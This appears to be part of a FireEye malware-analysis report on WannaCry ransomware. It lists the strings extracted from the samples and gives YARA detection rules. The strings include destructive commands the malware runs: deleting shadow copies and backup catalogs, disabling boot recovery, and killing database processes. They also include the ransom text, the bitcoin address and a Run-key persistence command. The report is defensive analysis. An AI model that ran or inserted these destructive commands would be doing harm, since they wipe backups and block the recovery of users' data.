When the decrypt button is clicked without the ransom being paid, the malware decrypts the files listed in *f.wnry*. The files listed in *f.wnry* are those randomly selected to be encrypted with the embedded public key. This process is covered in the Encryption component section above.

Unique Strings

mssecsvc.exe

(MD5: db349b97c37d22f5ea1d1841e3c89eb4)

- SMBr
- PC NETWORK PROGRAM 1.0
- LANMAN1.0
- Windows for Workgroups 3.1a
- LM1.2X002
- LANMAN2.1

► EN ✓

- __USERID__PLACEHOLDER__@
- \\172.16.99.5\IPC\$
- __TREEID__PLACEHOLDER__
- __USERID__PLACEHOLDER__@
- SMB3
- __TREEID__PLACEHOLDER__
- __USERID__PLACEHOLDER__@
- \t
- h6agLCqPqVyXi2VSQ806Yb9ijBX54jY6KM+sz33NmS6TK8XI0k920s0E0aaj0V++wrR92ds1F0LB0+ev
- h5DH0RqsyNfEbXNTxRzla1zNfWz0bB4fqzrdNNfNXvtTv9FWqyXCEHLh0z9p7JXzJBBUd00R9rg8DF)
- SMB3
- __TREEID__PLACEHOLDER__
- __USERID__PLACEHOLDER__@
- userid
- treeid
- __TREEPATH_REPLACE__
- \\%s\IPC\$
- Microsoft Base Cryptographic Provider v1.0
- %d.%d.%d.%d





- WINDOWS
- tasksche.exe
- CloseHandle
- WriteFile
- CreateFileA
- CreateProcessA
- 32.dll
- http://www.iugerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

tasksche.exe

(MD5: 84c82835a5d21bbcf75a61706d8ab549)

- .der .pfx .key .crt .csr .p12 .pem .odt .ott .sxw .stw .uot .3ds .max .3dm .ods .ots .sxc .stc .dif .slk .wb2 .odp .otp .sxd .std .uop .odg .otg .sxm .mml .lay .lay6 .asc .sqlite3 .sqlitedb .sql .accdb .mdb .db .dbf .odb .frm .myd .myi .ibd .mdf .ldf .sln .suo .cs .c .cpp .pas .h .asm .js .cmd .bat .ps1 .vbs .vb .pl .dip .dch .sch .brd .jsp .php .asp .rb .java .jar .class .sh .mp3 .wav .swf .fla .wmv .mpg .vob .mpeg .asf .avi .mov .mp4 .3gp .mkv .3g2 .flv .wma .mid .m3u .m4u .djvu .svg .ai .psd .nef .tiff .tif .cgm .raw .gif .png .bmp .jpg .jpeg .vcd .iso .backup .zip .rar .7z .gz .tgz .tar .bak .tbk .bz2 .PAQ .ARC .aes .gpg .vmx .vmdk .vdi .sldm .sldx .sti .sxi .602 .hwp .snt .onetoc2 .dwg .pdf .wk1 .wks .123 .rtf .csv .txt .vsdx .vsd .edb .eml .msg .ost .pst .potm .potx .ppam .ppsx .ppsm .pps .pot .pptm .pptx .ppt .xltm .xltx .xlc .xlm .xlt .xlw .xlsb .xlsm .xlsx .xls .dotx .dotm .dot .docm .docb .docx .doc
- WANACRY!
- %s\\%s

0/ - \ \ | - + - |



EN V

- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
- %s%d
- Global\\MsWinZonesCacheCounterMutexA
- tasksche.exe
- TaskStart
- t.wnry
- icacls./grant Everyone:F/T/C/Q
- attrib +h.
- WNcry@2ol7

Encryptor

(MD5: f351e1fcca0c4ea05fc44d15a17f8b36)

- kgptbeilcq
- TaskStart
- c.wnry
- %s
- del /a %%0
- %d%d.bat
- ConvertSidToStringSidW
- advapi32.dll

V

EN V

- WANACRY!
- .WNCRY
- .WNCYR
- \\
- @WanaDecryptor@.bmp
- @WanaDecryptor@.exe.lnk
- @Please_Read_Me@.txt
- %s\%s
- .
- %s*
- · .dll
- .exe
- ~SD
- @WanaDecryptor@.exe
- Content.IE5
- Temporary Internet Files
- This folder protects against ransomware. Modifying it will reduce protection
- \Local Settings\Temp
- \AppData\Local\Temp

M

EN V

- \$\
- TESTDATA
- %08X.dky
- Global\MsWinZonesCacheCounterMutexA
- Global\MsWinZonesCacheCounterMutexW
- cmd.exe /c reg add %s /v "%s" /t REG_SZ /d "\"%s\"" /f
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- %s %s
- taskse.exe
- @WanaDecryptor@.exe
- tasksche.exe
- %s\%s\%s
- %s*.*
- @WanaDecryptor@.exe.lnk
- @echo off
- echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
- echo SET om = ow.CreateShortcut("%s%s")>> m.vbs
- echo om.TargetPath = "%s%s">> m.vbs
- echo om.Save>> m.vbs



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- wb
- r.wnry
- b.wnry
- attrib +h +s %C:\%s
- \$RECYCLE
- %C:\%s
- \$RECYCLE
- %s\hibsys%s
- taskdl.exe
- f.wnry
- cmd.exe /c start /b %s vs
- %s co
- taskkill.exe /f /im mysqld.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im MSExchange*
- taskkill.exe /f /im Microsoft.Exchange.*
- %s fi
- %08X.eky



EN V

- s.wnry
- %08X.eky
- %08X.res
- 00000000.res
- %08X.dky
- %08X.pky
- Connected
- Sent request
- Succeed
- Received response
- Congratulations! Your payment has been checked!
- Start decrypting now!
- Failed to check your payment!
- Please make sure that your computer is connected to the Internet and
- your Internet Service Provider (ISP) does not block connections to the TOR Network!
- You did not pay or we did not confirmed your payment!
- Pay now if you didn't and check again after 2 hours.
- Best time to check: 9:00am 11:00am GMT from Monday to Friday.
- You have a new message:



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- WANACRY!
- .org
- .WNCYR
- .WNCRY
- @WanaDecryptor@.bmp
- @WanaDecryptor@.exe.lnk
- @Please_Read_Me@.txt
- %s\%s
- ..
- %s*
- Content.IE5
- Temporary Internet Files
- This folder protects against ransomware. Modifying it will reduce protection
- \Local Settings\Temp
- ppData\Local\Temp
- \Program Files (x86)
- \Program Files
- \WINDOWS
- \ProgramData



EN ~

- My Computer
- *.res
- open
- mailto:
- Wana Decrypt0r 2.0
- %s %s
- cmd.exe
- /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
- English
- m_%s.wnry
- msg\
- <https://</p>
- <http://</p>
- %d/%d/%d %02d:%02d:%02d
- 00;00;00;00
- http://www.btcfrog.com/qr/bitcoinPNG.php?address=%s
- mailto:%s



EN V

- %02d;%02d;%02d;%02d
- b.wnry
- -- %s %s %d %l64d %d
- Failed to send your message!
- Please make sure that your computer is connected to the Internet and
- your Internet Service Provider (ISP) does not block connections to the TOR Network!
- · Your message has been sent successfully!
- You are sending too many mails! Please try again %d minutes later.
- Too short message!
- %d%%
- %s\%s
- tor.exe
- %s\%s\%s
- TaskData
- taskhsvc.exe
- 127.0.0.1

Appendix A

Observed Killswitch Domains

The following table contains observed killswitch domains and their associated sample hash.





Appendix B

Yara Rules

FireEye has developed the following Yara rules for WannaCry detection:

```
rule FE_RANSOMWARE_WANNACRY {
     meta:version=".4"
     filetype="PE"
     author="lan.Ahl@fireeye.com @TekDefense"
     date="2017-05-12"
     description="Generic detection for most WannaCry variants"
strings:
     // Bitcoin URLs
     $bcURL1 = "http://www.btcfrog.com/gr/bitcoinPNG.php?address=%" ascii wide nocase
     SbcURL2 = "https://www.google.com/search?g=how+to+buy+bitcoin" ascii wide nocase
     // Ransom Message
     $msg1 = "Congratulations! Succeed to check your payment!" ascii wide
     $msg2 = "Start decrypting now!" ascii wide
     $msq3 = "All your files have been decrypted!" ascii wide
     $msg4 = "Pay now, if you want to decrypt ALL your files!" ascii wide
     $msq5 = "Send $%d worth of bitcoin to this address:" ascii wide
     $msg6 = "Ooops, your files have been encrypted!" ascii wide
     // WANNA Strings
     $wanna1 = "Wanna Decryptor 1.0" ascii wide
     $wanna2 = "Wana Decrypt0r" ascii wide
     $wanna3 = "Wana Decryptor" ascii wide
     $wanna4 = "WANNACRY" ascii wide nocase
     $wanna5 = "WanaCryptOr" ascii wide nocase
     $wanna6 = "WANACRY!" ascii wide
     $wanna7 = "WNcry@2ol7" ascii wide
     $wanna8 = "wcry@123"
     $wanna9 = "wcry@2016"
     // File references
     $fileA1 = "!WannaCryptor!.bmp" ascii wide
     $fileA2 = "!WannaDecryptor!.exe.lnk" ascii wide
```




```
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```

```
$misc2 = "b.wry" wide ascii
      $misc3 = "c.wry" wide ascii
      $misc4 = "m.wry" wide ascii
      $misc5 = "inflate 1.1.3 Copyright 1995-1998 Mark Adler" wide ascii
      $misc6 = "?AVtype_info@@" wide ascii
condition:
                 (uint16(0) == 0x5A4D)
           )
           and
                 all of ($fileA*)
                 all of ($fileB*)
                 (4 of ($msg*) and 2 of ($bcURL*))
                 2 of ($wanna*)
                 (2 of ($msg*) and 1 of ($cmd*))
                 4 of ($cmd*)
                 (1 of ($wanna*) and 1 of ($cmd*))
                 (1 of ($wanna*) and 3 of ($misc*))
           )
      )
}
```

```
rule FE_RANSOMWARE_WANNACRY_EB {
    meta:version=".1"
    filetype="PE"
    author="lan.Ahl@fireeye.com @TekDefense"
    date="2017-05-12"
    description="Focusing on the WannaCry variants with worm capabilities"
strings:

// EB related strings in WANNACRY
$eb1 = "__USERID__PLACEHOLDER__@" ascii wide
$eb2 = "__TREEID__PLACEHOLDER__" ascii wide
$eb3 = "LANMAN1.0" ascii wide
$eb4 = "LANMAN2.1" ascii wide
```



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